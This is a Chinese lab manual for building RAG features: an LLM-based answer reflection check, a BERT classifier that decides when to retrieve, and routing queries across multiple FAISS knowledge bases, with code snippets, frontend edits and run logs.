在该脚本中实现反思功能，让大模型反思回答是否可靠，然后在 rag.py 中进行调用。

步骤 1 新建一个脚本 reflection.py 并补充代码

```
import json

def reflect_answer(query: str, context: str, answer: str, client) -> dict:
    """
    反思检查：回答是否准确、无幻觉、有依据
    返回：{pass: bool, reason: str}
    """
    prompt = f"""
```

你是 RAG 系统专业反思器。任务：严格检查回答是否完全来自参考资料，不允许编造。

参考资料：

{context}

用户问题：

{query}

回答：

{answer}

请检查以下项：

1. 回答是否全部来自参考资料？
2. 是否存在幻觉、捏造、无依据内容？
3. 是否准确、不偏离问题？

只返回格式（JSON）：

```
{{"pass": true/false, "reason": "原因"}}
"""".strip()
```

调用大模型

try:

```
resp = client.chat.completions.create(
    model="qwen3.5-plus",
    messages=[{"role": "user", "content": prompt}],
    stream=False,
    response_format={"type": "json_object"}
)
```

```
result = json.loads(resp.choices[0].message.content)
print(result)
return result
```

except Exception as e:

```
return {"pass": False, "reason": "反思校验失败"}
```

步骤 2 实现反思的调用接口

在 reflection.py 后面实现一个能接收 query、answer、context 的接口，该接口实现反思函数的调用，实现反思结果的返回，设置两种返回结果：“答案通过反思”和“答案未通过反思”，以及异常返回结果。

```
def reflect_interface(query, context_text, answer, client):
```

```
    print("---RAG 模式的反思机制-----")
```

```
    # 【第一步】推送给前端：正在反思
```

```
    yield json.dumps({
```



```

        "content": "\n\n 🔄 正在反思答案...",
        "type": "reflection",
        "status": "pending"
    }, ensure_ascii=False)

# 【第二步】执行反思
try:
    res = reflect_answer(query, context_text, answer, client)
    if res["pass"]:
        msg = "\n\n✅ 答案已通过反思校验"
    else:
        msg = f"\n\n❌ 答案未通过反思:{res['reason']}"
except Exception as e:
    print("反思报错:", e)
    msg = "\n\n❌ 反思模块异常"

# 【第三步】推送最终结果
finally:
    yield json.dumps({
        "content": msg,
        "type": "reflection",
        "status": "done"
    }, ensure_ascii=False)

```

11.2.2 补充调用代码

在 rag.py 脚本中补充调用代码，在前端脚本 index.html 实现。

步骤 1 补充 rag.py 中的调用代码

在 rag.py 脚本的 rag 函数中，添加如下代码：

```

151         text = chunk.choices[0].delta.content
152         full_answer += text
153         yield json.dumps({"content": text }, ensure_ascii=False)
154
155         #-----
156         #-----添加“反思机制【前端显示-反思中】【仅用于RAG模式】”-----
157         from reflection import reflect_interface
158         response = reflect_interface(query, context_text, full_answer, client)
159         for res in response:
160             yield res
161         print("-----反思过程结束-----")
162         #-----添加“反思机制【前端显示-反思中】【仅用于RAG模式】”-----
163
164     # ===== 无RAG普通流式问答 =====
165     def no_rag(query):
166         """

```

代码如下：

```

#-----添加“反思机制【前端显示-反思中】【仅用于 RAG 模式】” -----
from reflection import reflect_interface
response = reflect_interface(query, context_text, full_answer, client)
for res in response:

```



```

        yield res
    print("-----反思过程结束-----")
    #-----添加“反思机制【前端显示-反思中】【仅用于 RAG 模式】”-----

```

解释如下：

```

# 从 reflection 模块导入 reflect_interface 函数（反思/校验接口）
from reflection import reflect_interface

# 调用反思接口，传入查询、上下文、原始回答、模型客户端，获取响应流
response = reflect_interface(query, context_text, full_answer, client)

# 遍历响应结果，逐条返回（流式输出）
for res in response:
    yield res

```

步骤 2 补充 index.html 中的调用代码

找到 index.html 如下区域代码（调用过程已实现）：



通过键盘 ctrl+/放开区域 1 的注释，并注释区域 2，如下：

```

223  if (!i) continue
224  try {
225    const data = JSON.parse(1)
226    if (data.content) {
227      // 如果是反思信息 -> 覆盖更新
228      if (data.type === "reflection") {
229        if (!lastReflectDiv) {
230          lastReflectDiv = document.createElement("div");
231          lastReflectDiv.style.marginTop = "6px";
232          lastReflectDiv.style.fontSize = "12px";
233          lastReflectDiv.style.color = "#888";
234          ansDiv.appendChild(lastReflectDiv);
235        }
236        lastReflectDiv.textContent = data.content;
237      }
238      else {
239        ansDiv.textContent += data.content;
240      }
241    }
242    // 如果是反思信息 -> 覆盖更新
243    // ansDiv.textContent += data.content //不加反思机制时要放开这里的注释

```

代码解释如下：

// 判断后端返回的数据类型是否为 "反思类内容"（校验、修正、思考过程）

```
if (data.type === "reflection") {
```

// 如果还没有创建 反思展示的 div 容器，就创建一个

```
if (!lastReflectDiv) {
```

// 创建一个 div 元素，用于显示反思内容

```
lastReflectDiv = document.createElement("div");
```

// 设置反思内容的样式：上边距 6px

```
lastReflectDiv.style.marginTop = "6px";
```

// 设置反思内容的样式：字体大小 12px（小号字体）

```
lastReflectDiv.style.fontSize = "12px";
```

// 设置反思内容的样式：灰色文字

```
lastReflectDiv.style.color = "#888";
```

// 把这个反思 div 添加到答案容器里

```
ansDiv.appendChild(lastReflectDiv);
```

```
}
```

// 更新反思 div 里的文字内容（流式覆盖式更新）

```
lastReflectDiv.textContent = data.content;
```

```
}
```

// 如果不是反思内容，就是正常的回答文字

```
else {
```

// 把内容追加到答案 div 中（流式逐字输出）

```
ansDiv.textContent += data.content;
```

```
}
```

11.2.3 运行测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：

```
python rag.py
```

前端界面刷新后，输入测试问题：在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？

然后前端界面稍等就能看到如下的内容：

RAG 智能问答系统

(81a4) , 累计产生 10 条告警时, 系统仅保留该 LOS 告警作为根因, 其余 9 条均为派生告警, 全部压缩屏蔽。*

****2. 依据的优先级规则****
这种处理方式严格依据规范中的****层级关联识别规则****和****根因保留优先级****配置:
* ****层级架构原则****: IPRAN 网络按“物理层→隧道层→业务层”的层级架构运行, 故障传播遵循“底层故障引发上层故障”的原则。
* ****根因保留优先级顺序****: 严格遵循****物理层 > 隧道层 > 业务层****的优先级顺序。
* ****执行标准****: 当不同层级的告警同时出现时, 优先判定底层 (物理层) 告警为根因告警, 上层 (隧道层、业务层) 告警均判定为派生告警并进行压缩。
* ****依据原文压缩参数配置第 3 条**: 当不同层级的告警同时出现时, 优先保留底层告警作为根因, 上层告警全部压缩。*

正在反思答案...

输入问题...

RAG模式

发送

清空对话

检索内容

IPRAN (IP Radio Access Network) 即IP化无线接入网, 是承载移动网络业务的核心基础设施, 广泛应用于省级、市级运营商的PON+IPRAN融合承载网络中。随着5G业务的普及和物联网设备的大规模接入, IPRAN网络的覆盖范围不断扩大, 网元数量激增, 在故障发生时会产生大量重复、派生、关联告警, 若不进行科学有效的压缩处理, 会导致运维监控系统雪崩, 增加运维人员的工作负担, 甚至延误故障排查时机, 影响网络服务质量和用户体验。本规范为某省级运营商2025年最新发布的IPRAN专线网络告警压缩策略规范, 属于企业内部非公开技术文档, 包含专属告警编码、根因识别规则、压缩参数配置等核心私有知识...

来源: 文档1: IPRAN 专线告警特征与压缩规则.txt

反思完成后：

RAG 智能问答系统

(81a4) , 累计产生 10 条告警时, 系统仅保留该 LOS 告警作为根因, 其余 9 条均为派生告警, 全部压缩屏蔽。*

****2. 依据的优先级规则****
这种处理方式严格依据规范中的****层级关联识别规则****和****根因保留优先级****配置:
* ****层级架构原则****: IPRAN 网络按“物理层→隧道层→业务层”的层级架构运行, 故障传播遵循“底层故障引发上层故障”的原则。
* ****根因保留优先级顺序****: 严格遵循****物理层 > 隧道层 > 业务层****的优先级顺序。
* ****执行标准****: 当不同层级的告警同时出现时, 优先判定底层 (物理层) 告警为根因告警, 上层 (隧道层、业务层) 告警均判定为派生告警并进行压缩。
* ****依据原文压缩参数配置第 3 条****: 当不同层级的告警同时出现时, 优先保留底层告警作为根因, 上层告警全部压缩。*

答案已通过反思校验

输入问题...

RAG模式

发送

清空对话

检索内容

IPRAN (IP Radio Access Network) 即IP化无线接入网, 是承载移动网络业务的核心基础设施, 广泛应用于省级、市级运营商的PON+IPRAN融合承载网络中。随着5G业务的普及和物联网设备的大规模接入, IPRAN网络的覆盖范围不断扩大, 网元数量激增, 在故障发生时会产生大量重复、派生、关联告警, 若不进行科学有效的压缩处理, 会导致运维监控系统雪崩, 增加运维人员的工作负担, 甚至延误故障排查时机, 影响网络服务质量和用户体验。本规范为某省级运营商2025年最新发布的IPRAN专线网络告警压缩策略规范, 属于企业内部非公开技术文档, 包含专属告警编码、根因识别规则、压缩参数配置等核心私有知识...

来源: 文档1: IPRAN 专线告警特征与压缩规则.txt

同时后端也会打印反思的结论：

```

档案至运维知识库, 同时更新网络VLAN配置台账, 确保台账信息与实际配置一致。', 'filename': '文档3: IPRAN典型故障标准化处理流程与内部操作手册.txt', 'chunk_index': 22, 'c
k_method': 'parent_child', 'length': 189, 'score': 0.1147}
过滤前doc的内容-----> {'parent_content': '2. 第二步: 统一VLAN配置 (3分钟内完成)。根据IPRAN网络的VLAN规划, 统一两端的VLAN ID和封装格式, 确保两端配置完全一致,
免出现冲突。若一端配置错误, 需修正为正确的VLAN ID和封装格式, 保存配置, 重启链路。\\n3. 第三步: 测试链路连通性 (2分钟内完成)。重启链路后, 执行ping测试, 确认链路连接
正常, 无丢包、错包等问题, 同时检查VLAN配置是否生效。\\n4. 第四步: 记录故障信息并归档 (10分钟内完成)。记录故障发生时间、VLAN配置前后的值、处理步骤、恢复时间等信息,
档案至运维知识库, 同时更新网络VLAN配置台账, 确保台账信息与实际配置一致。', 'filename': '文档3: IPRAN典型故障标准化处理流程与内部操作手册.txt', 'chunk_index': 23, 'c
k_method': 'parent_child', 'length': 97, 'score': 0.0056}
过滤后有----->4-----个文本块
172.31.65.217 - - [15/May/2026 11:33:22] "POST /stream_chat HTTP/1.1" 200 -
---RAG模式的反思机制-----
{'pass': True, 'reason': '回答内容完全基于参考资料。系统处理方式 (保留物理层 LOS 告警、压缩派生告警、最终只上送 1 条有效告警) 准确对应参考资料中的“场景一”描述; 优
化规则 (物理层>隧道层>业务层、底层优先) 准确对应参考资料中的“层级关联识别规则”和“根因保留优先级”配置项。无幻觉、捏造或无依据内容, 准确回答了用户问题。'}
-----反思过程结束-----

```

11.3 思考题

问题：什么是 RAG 自我反思机制，具备什么作用？

参考答案：

RAG 自我反思是让大模型自主校验检索上下文与生成答案的匹配度。模型生成回答后，自查上下文是否支撑结论、有无信息缺失或编造内容；若素材不足、矛盾或无关，自动重新改写查询二次检索（本实验暂不涉及二次检索的设计）。该机制可主动识别检索缺陷，提升答案严谨性，构建可自我反思的智能检索问答链路。

11.4 实验小结

本次实验实现了 RAG 问答的自我反思机制，通过模型自检审视回答内容，有效识别模型幻觉，进一步提升了 RAG 系统回答的严谨性与可靠性。

12 自动 RAG

12.1 实验介绍

12.1.1 关于本实验

本次自动 RAG 实验，旨在实现智能判断是否启用 RAG 检索的自适应问答机制。通过训练 BERT 分类路由模型，对用户问题进行智能判别，自动区分领域知识类问题和通用闲聊类问题，系统可自主决策是否调用知识库检索，替代传统固定强制 RAG 模式，实现问答模式的智能化自适应切换。

12.1.2 实验目的

- 理解自动RAG智能路由的核心原理，掌握大模型问答分流机制。
- 掌握基于文本分类微调的路由模型训练与部署方法。
- 优化问答系统资源开销，减少无效检索，提升整体问答响应速度与准确率。

12.1.3 实验规划

首先构建区分 RAG 需求的分类微调数据集，完成 BERT 路由模型的训练与验证；

其次将训练好的模型嵌入 RAG 问答链路，实现提问自动判别逻辑；

最后进行多场景问答测试，验证系统可智能选择检索问答或直接生成回答，完成自动 RAG 功能的整体调试与优化。

12.2 实验操作

12.2.1 新建脚本 rag_router.py

新建脚本 rag_router.py，使用 bert 模型训练一个分类模型，根据 query 的类型自动选择是否走 RAG 系统，rag_router.py 与 rag.py 目录同级。

步骤 1 新建脚本并导入所需的包

导入包并进行全局配置

```
import os
import torch
import numpy as np
```

```
import pandas as pd
from torch.utils.data import Dataset, DataLoader
from transformers import BertTokenizer, BertForSequenceClassification
from sklearn.model_selection import train_test_split
from tqdm import tqdm
import warnings
warnings.filterwarnings("ignore")
import torch_npu

# ===== 全局配置 =====
DEVICE = torch.device("npu:0")
BASE_MODEL = "bert-base-chinese"
MAX_LEN = 128
BATCH_SIZE = 8
EPOCHS = 2
TEST_SIZE = 0.1
MODEL_PATH = "./models/rag_switch"
os.makedirs(MODEL_PATH, exist_ok=True)

# NPU 设置
torch.npu.set_device(DEVICE)
torch.npu.set_compile_mode(jit_compile=False)
```

步骤 2 标签的映射函数

该数据已提前准备./data/ft_data.csv，数据样例：

```
1 怎样快速缓解眼睛疲劳? ,1
2 服务器退役申请由谁提交? ,2
3 TimeXer模型预测步长默认是多少? ,0
4 工单闭环后还可以修改吗? ,2
5 你平时喜欢玩什么游戏? ,1
6 81a4故障测试光纤损耗的标准是多少? ,0
7 怎样让自己每天都有动力? ,1
8 你喜欢养植物吗? ,1
9 一级故障要求多快完成故障恢复? ,0
10 你平时喜欢喝奶茶还是咖啡? ,1
11 服务器部署的机房温度和湿度要求是多少? ,2
12 你平时喜欢看书吗? ,1
13 数据泄露属于应急处置的范围吗? ,2
14 告警压缩的最大合并数量是多少条? ,0
```

读取标签映射，0 和 2 对应需要 RAG，1 不需要 RAG，在 rag_router.py 中继续添加如下代码：

```
# ===== 标签映射（核心） =====
# 0 → 需要 RAG
# 1 → 不需要 RAG
# 2 → 需要 RAG
def label_map(label):
    if label in (0, 2):
```



```

        return 1 # 1 = 需要 RAG
    elif label == 1:
        return 0 # 0 = 不需要 RAG
    else:
        return 1

```

步骤 3 数据集类的构建

构造一个封装数据的类，用于将适配的数据送给模型：

```

===== 数据集 =====
class RAGRouterDataset(Dataset):
    def __init__(self, texts, labels, tokenizer):
        self.texts = texts
        self.labels = labels
        self.tokenizer = tokenizer

    def __len__(self):
        return len(self.texts)

    def __getitem__(self, idx):
        text = str(self.texts[idx])
        label = self.labels[idx]

        inputs = self.tokenizer(
            text,
            truncation=True,
            padding="max_length",
            max_length=MAX_LEN,
            return_tensors="pt"
        )

        return {
            "input_ids": inputs["input_ids"].flatten(),
            "attention_mask": inputs["attention_mask"].flatten(),
            "label": torch.tensor(label, dtype=torch.long)
        }

```

步骤 4 构造训练 bert 模型的函数

```

# ===== 训练函数 =====
def train_router_model():
    # 1. 加载数据
    df = pd.read_csv("./data/ft_data.csv", header=None, names=["text", "label"])
    texts = df["text"].values
    labels = [label_map(l) for l in df["label"].values]

    # 2. 划分训练集/测试集
    train_text, val_text, train_label, val_label = train_test_split(

```



```
texts, labels, test_size=TEST_SIZE, random_state=42
)

# 3. 加载 tokenizer & 模型
tokenizer = BertTokenizer.from_pretrained(BASE_MODEL)
model = BertForSequenceClassification.from_pretrained(
    BASE_MODEL, num_labels=2
).to(DEVICE)

# 4. 构建 dataloader
train_dataset = RAGRouterDataset(train_text, train_label, tokenizer)
val_dataset = RAGRouterDataset(val_text, val_label, tokenizer)
train_loader = DataLoader(train_dataset, batch_size=BATCH_SIZE, shuffle=True)
val_loader = DataLoader(val_dataset, batch_size=BATCH_SIZE)

# 5. 优化器
optimizer = torch.optim.AdamW(model.parameters(), lr=2e-5)

# 6. 训练
model.train()
for epoch in range(EPOCHS):
    total_loss = 0
    for batch in train_loader:
        input_ids = batch["input_ids"].to(DEVICE)
        attention_mask = batch["attention_mask"].to(DEVICE)
        labels = batch["label"].to(DEVICE)

        outputs = model(
            input_ids=input_ids,
            attention_mask=attention_mask,
            labels=labels
        )

        loss = outputs.loss
        total_loss += loss.item()

        loss.backward()
        optimizer.step()
        optimizer.zero_grad()

    print(f"Epoch {epoch+1}/{EPOCHS} | loss: {total_loss/len(train_loader):.4f}")

# 7. 保存模型
model.save_pretrained(MODEL_PATH)
tokenizer.save_pretrained(MODEL_PATH)
print("模型训练完成，已保存到：", MODEL_PATH)
```

步骤 5 构造 rag 开关的接口

该接口实现接收 query 输入，输出是否需要走 rag 的结论，继续添加如下代码：

```
# ===== 推理函数（对外接口） =====
def need_rag(query):
    """
    对外调用函数：输入用户问题，返回是否需要 RAG
    return True/False
    """
    try:
        tokenizer = BertTokenizer.from_pretrained(MODEL_PATH)
        model = BertForSequenceClassification.from_pretrained(MODEL_PATH).to(DEVICE)
    except:
        print("模型不存在，自动开始训练...")
        train_router_model()
        tokenizer = BertTokenizer.from_pretrained(MODEL_PATH)
        model = BertForSequenceClassification.from_pretrained(MODEL_PATH).to(DEVICE)

    model.eval()
    with torch.no_grad():
        inputs = tokenizer(
            query,
            truncation=True,
            padding="max_length",
            max_length=MAX_LEN,
            return_tensors="pt"
        ).to(DEVICE)

        outputs = model(**inputs)
        pred = torch.argmax(outputs.logits, dim=1).item()

    # pred=1 → 需要 RAG
    return pred == 1
```

步骤 6 功能测试

在 rag_router.py 末尾添加如下代码进行功能测试：

```
# ===== 测试 =====
if __name__ == "__main__":
    q = "服务器退役申请由谁提交？"
    print(need_rag(q)) # True
```

然后保存该脚本，通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后在 Terminal 中输入：

```
python rag_router.py
```

查看运行日志：

```
(PyTorch-2.1.0) [root@6528a9d76d39 hcie_rag_code]# python rag_router.py
The tokenizer class you load from this checkpoint is not the same type as the class this function is called from. It may result in unexpected tokenization.
The tokenizer class you load from this checkpoint is 'RagTokenizer'.
The class this function is called from is 'BertTokenizer'.
模型不存在, 自动开始训练...
Some weights of BertForSequenceClassification were not initialized from the model checkpoint at bert-base-chinese and are newly initialized: ['classifier.bias', 'classifier.weight']
You should probably TRAIN this model on a down-stream task to be able to use it for predictions and inference.
Epoch 1/2 | loss: 0.3872
Epoch 2/2 | loss: 0.0372
模型训练完成, 已保存到: ./models/rag_switch
True
```

测试样例输出正确

12.2.2 补充调用代码

是否需要走 rag，需要在 rag.py 中添加是否走 RAG 的判断。以及需要在前端代码中设置另外一个模式“自动模式”，让模型自行判断。

步骤 1 添加 rag.py 中的调用代码

在如下位置添加代码：

```
242 # 流式问答接口
243 @app.route('/stream_chat', methods=['POST'])
244 def stream_chat():
245     data = request.get_json()
246     query = data.get("query", "")
247     mode = data.get("mode", "rag")
248     #-----添加RAG开关的相关代码-----
249     if mode == "auto":
250         from rag_router import need_rag
251         print("自动模式")
252         use_rag = need_rag(query)
253         print(f"need_rag:{ use_rag }")
254         if use_rag:
255             mode = 'rag'
256         else:
257             mode = "no_rag"
258     #-----添加RAG开关的相关代码-----
259
260     gen = rag if mode == "rag" else no_rag
261
```

自动模式下返回是否走 RAG 的判断，代码如下：

```
#-----添加 RAG 开关的相关代码-----
if mode == "auto":
    from rag_router import need_rag
    print("自动模式")
    use_rag = need_rag(query)
    print(f"need_rag:{ use_rag }")
    if use_rag:
        mode = 'rag'
    else:
        mode = "no_rag"
#-----添加 RAG 开关的相关代码-----
```

步骤 2 补充 index.html 的调用代码

找到 index.html 如下区域代码（调用过程已实现）：



```

58 <div class="msg msg-bot">{{item.bot}}</div>
59 {% endfor %}
60 </div>
61 <form class="input-bar" id="chatForm">
62 <input type="text" id="query" placeholder="输入问题..." required>
63 <select id="mode">
64 <!-- 添加RAG开关的配置 -->
65 <!-- <option value="auto">自动模式</option> -->
66 <!-- 添加RAG开关的配置 -->
67 <option value="rag">RAG模式</option>
68 <option value="no_rag">普通模式</option>
69 </select>
70 <button type="submit">发送</button>
71 <button type="button" onclick="location.href='/clear_history'" style="back
72

```

通过键盘 ctrl+/ 放开注释，如下：



```

57 <div class="msg msg-user">{{item.user}}</div>
58 <div class="msg msg-bot">{{item.bot}}</div>
59 {% endfor %}
60 </div>
61 <form class="input-bar" id="chatForm">
62 <input type="text" id="query" placeholder="输入问题..." required>
63 <select id="mode">
64 <!-- 添加RAG开关的配置 -->
65 <option value="auto">自动模式</option>
66 <!-- 添加RAG开关的配置 -->
67 <option value="rag">RAG模式</option>
68 <option value="no_rag">普通模式</option>
69 </select>
70

```

修改完成后保存。

12.2.3 运行测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：

```
python rag.py
```

前端界面刷新后，模式默认是“自动模式”：



输入测试问题：

在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？

在 Terminal 中输出的日志信息就有如下的内容：

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
172.31.65.217 - - [15/May/2026 16:05:05] "GET / HTTP/1.1" 200 -
自动模式
need_rag:True
原始问题:
在 IPRAN 告警压缩系统中, 若物理层端口产生 LOS 告警, 同时隧道层与业务层出现大量派生告警, 系统会如何处理? 这种
改写后问题:
在 IPRAN 告警压缩系统中, 若物理层端口产生 LOS 告警, 同时隧道层与业务层出现大量派生告警, 系统会如何处理? 这种
◆ 首次加载 Embedding 模型...

```

换一个测试问题:

你能做什么?

在 Terminal 中输出的日志信息就有如下的内容:

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
自动模式
need_rag:False
原始问题:
你能做什么?

```

“你能做什么?” ->rag 开关结果是“False”，不走 RAG 检索。

12.3 思考题

问题: 自动 RAG 如何依据问题判断是否执行检索?

参考答案:

自动 RAG 会先由模型判断用户问题类型, 区分常识类、无需知识库作答的问题, 直接生成回复; 专业业务类问题才启动检索流程。可省去不必要的向量检索、重排等步骤, 节约算力耗时, 同时避免无意义检索引入无关文本, 减少模型幻觉, 让系统更高效适配各类提问。

12.4 实验小结

本次自动 RAG 实验, 完成了基于 BERT 模型的智能路由功能搭建。系统可自动判别用户问题类型, 智能选择是否开启知识库检索, 有效减少无效检索、提升问答效率。通过实验, 让学员掌握了轻量模型微调与自动 RAG 分流的核心原理和流程。

13

多知识库路由

13.1 实验介绍

13.1.1 关于本实验

本次多知识库路由实验，主要搭建具备分类跳转能力的 RAG 问答系统。通过训练文本分类模型，对用户提问进行语义识别与意图判定，自动区分问题所属业务领域，精准匹配对应的专属知识库完成检索问答，实现不同业务知识相互隔离、按需调用，避免跨库检索造成答案混乱。

13.1.2 实验目的

- 掌握领域问题分类识别的实现方法，理解知识库智能分流核心原理。
- 学会搭建多知识库架构，实现不同业务场景问答资源独立调度。
- 提升 RAG 系统问答精准度，减少无关知识干扰，优化整体问答服务效果。

13.1.3 实验规划

首先准备多个独立知识库并完成文档向量化入库；
然后整合路由判断逻辑与检索问答流程；
最后调试自动分流跳转功能。

13.2 实验操作

13.2.1 新建一个向量库（选做）


build_vector.py 是用于构建向量库，运行该脚本可以基于 ./data/documents 的数据创建第 2 个向量库，第 2 个向量库已存在于 ./basic_faiss_db2，本步骤选做。

13.2.2 修改脚本 rag_router.py

修改脚本 rag_router.py，使用 bert 模型训练一个分类模型，根据 query 的类型自动选择走哪个 RAG 向量库以及是否走 RAG 系统。

步骤 1 准备 bert 模型

bert-base-chinese 模型下载链接: <https://modelscope.cn/models/google-bert/bert-base-chinese>, 然后将下载的 bert-base-chinese, 整体放在 hcie_rag_code 文件夹下, 如下图:



步骤 2 添加标签映射配置

在如下位置添加代码:

```
30 torch.nn.set_compile_mode(jit_compile=False)
31
32 # ===== 标签映射 (多知识库路由) =====
33 label2db = {
34     0: "basic_faiss_db", #第一个知识库
35     1: None, #通用知识
36     2: "basic_faiss_db2" #第二个知识库
37 }
38 # ===== 标签映射 (多知识库路由) =====
39
```

代码如下, 标签与实际的向量库对应:

```
# ===== 标签映射 (多知识库路由) =====
label2db = {
    0: "basic_faiss_db", #第一个知识库
    1: None, #通用知识
    2: "basic_faiss_db2" #第二个知识库
}
# ===== 标签映射 (多知识库路由) =====
```

步骤 3 修改标签的处理过程

原始标签是什么就用什么, 如图位置的代码修改:

```
82 # ===== 训练函数 =====
83 def train_router_model():
84     # 1. 加载数据
85     df = pd.read_csv("../data/ft_data.csv", header=None, names=["text", "label"])
86     texts = df["text"].values
87     # ----- 多知识库路由 (标签保持原样) -----
88     # labels = [label_map(l) for l in df["label"].values] #RAG开关的代码要注释
89     labels = df["label"].values
90     # ----- 多知识库路由 (标签保持原样) -----
91
92     # 2. 划分训练集/测试集
93     train_text, val_text, train_label, val_label = train_test_split(
94         texts, labels, test_size=TEST_SIZE, random_state=42
```


修改如下：

```
#-----多知识库路由（标签保持原样）-----
# labels = [label_map(l) for l in df["label"].values] #RAG 开关的代码要注释
labels = df["label"].values
#-----多知识库路由（标签保持原样）-----
```

步骤 4 修改标签数量

标签数量等于知识库数量加 1，在 train_router_model 函数中修改代码如下：

```
83 def train_router_model():
84     # 1. 加载数据
85     df = pd.read_csv("../data/ft_data.csv", header=None, names=["text", "label"])
86     texts = df["text"].values
87     labels = [label_map(l) for l in df["label"].values]
88
89     # 2. 划分训练集/测试集
90     train_text, val_text, train_label, val_label = train_test_split(
91         texts, labels, test_size=TEST_SIZE, random_state=42
92     )
93
94     # 3. 加载 tokenizer & 模型
95     tokenizer = BertTokenizer.from_pretrained(BASE_MODEL)
96     #-----多知识库路由（配置标签数）-----
97     model = BertForSequenceClassification.from_pretrained(
98         BASE_MODEL, num_labels=3 # 将num_labels原来为2改为3
99     ).to(DEVICE)
100     #-----多知识库路由-----
```

代码对应如下：

```
#-----多知识库路由（配置标签数）-----
model = BertForSequenceClassification.from_pretrained(
    BASE_MODEL, num_labels=3 # 将 num_labels 原来为 2 改为 3
).to(DEVICE)
#-----多知识库路由-----
```

步骤 5 多知识库路由接口

在 rag_router.py 脚本中添加一个对外提供接口的函数，根据 query 判断走哪个分支：

```
# ===== 路由选择接口（多知识库路由） =====
def vector_db_route(query: str):

    try:
        tokenizer = BertTokenizer.from_pretrained(MODEL_PATH)
        model = BertForSequenceClassification.from_pretrained(MODEL_PATH).to(DEVICE)
    except:
        print("模型不存在，自动开始训练...")
        train_router_model()
        tokenizer = BertTokenizer.from_pretrained(MODEL_PATH)
        model = BertForSequenceClassification.from_pretrained(MODEL_PATH).to(DEVICE)
```

```
inputs = tokenizer(query, return_tensors="pt", max_length=MAX_LEN, truncation=True,
padding="max_length")
with torch.no_grad():
    logits = model(**inputs.to(DEVICE)).logits
    pred = logits.argmax(1).item()
    conf = float(torch.softmax(logits, dim=1).max().item())

target_db = label2db.get(pred)
print(target_db)
return {
    "need_rag": target_db is not None,
    "vector_db_name": target_db,
    "query_type": "专业知识" if target_db else "通用问题",
    "label": pred,
    "confidence": round(conf, 3)
}

# ===== 路由选择接口（多知识库路由） =====
```

步骤 6 功能测试

在 main 函数中修改代码：

```
# ===== 测试 =====
if __name__ == "__main__":
    #-----多知识库路由测试-----
    # q = "服务器退役申请由谁提交？"
    # q="你喜欢什么主题的书？"
    # print(need_rag(q))
    test_questions = [
        "IPRAN 专线网络告警分为哪三大类？",
        "你平时喜欢吃什么水果？",
        "IT 运维工单规范适用于哪些人员？",
        "服务器宕机如何排查？",
        "数据备份策略是什么？"
    ]
    for q in test_questions:
        res = vector_db_route(q)
        print(f"\n 问题：{q}")
        print(f"标签：{res['label']} | 类型：{res['query_type']} | 库：{res['vector_db_name']} | 置信度：{res['confidence']}")
    #-----多知识库路由测试-----
```

然后保存该脚本，通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后在 Terminal 中输入：

```
python rag_router.py
```

查看运行日志：

```
(PyTorch-2.1.0) [root@6528a9d76d39 hcie_rag_code]# python rag_router.py
模型不存在，自动开始训练...
Some weights of BertForSequenceClassification were not initialized from the model checkpoint at bert-base-chinese and are new
ssifier.weight']
You should probably TRAIN this model on a down-stream task to be able to use it for predictions and inference.
Epoch 1/2 | loss: 0.7625
Epoch 2/2 | loss: 0.2630
模型训练完成，已保存到: ./models/bert_router
basic_faiss_db

问题: IPTRAN专线网络告警分为哪三大类?
标签: 0 | 类型: 专业知识 | 库: basic_faiss_db | 置信度: 0.925
None

问题: 你平时喜欢吃什么水果?
标签: 1 | 类型: 通用问题 | 库: None | 置信度: 0.894
```

没有模型的话会自动训练

测试效果

13.2.3 补充调用代码并测试

在 rag.py 中实现对知识库路由的调用。

步骤 1 注释 RAG 开关的代码

在 rag.py 的 stream_chat 函数中注释如下 RAG 开关的代码，因为本实验的功能可以覆盖知识库开关的功能。

如下图：

```
242 # 流式问答接口
243 @app.route('/stream_chat', methods=['POST'])
244 def stream_chat():
245     data = request.get_json()
246     query = data.get("query", "")
247     mode = data.get("mode", "rag")
248     #-----添加RAG开关的相关代码-----
249     # if mode == "auto":
250     #     from rag_router import need_rag
251     #     print("自动模式")
252     #     use_rag = need_rag(query)
253     #     print(f"need_rag:{ use_rag }")
254     #     if use_rag:
255     #         mode = 'rag'
256     #     else:
257     #         mode = "no_rag"
258     #-----添加RAG开关的相关代码-----
259
260     gen = rag if mode == "rag" else no_rag
```

步骤 2 添加多知识库路由的调用

在 rag.py 中实现对知识库路由的调用，在 stream_chat 函数添加调用过程：

```

257 # mode = "no_rag"
258 #-----添加RAG开关的相关代码-----
259 #-----添加多知识库路由的相关代码-----
260 #覆盖了RAG路由的功能，所以需要注释RAG开关的相关代码
261 if mode == "auto":
262     import rag_router
263     print("自动模式")
264     use_rag = rag_router.vector_db_route(query)
265     print(f"多知识库路由结果:{ use_rag }")
266
267     if use_rag["need_rag"]:
268         global faiss_db
269         if use_rag["vector_db_name"] == "basic_faiss_db":
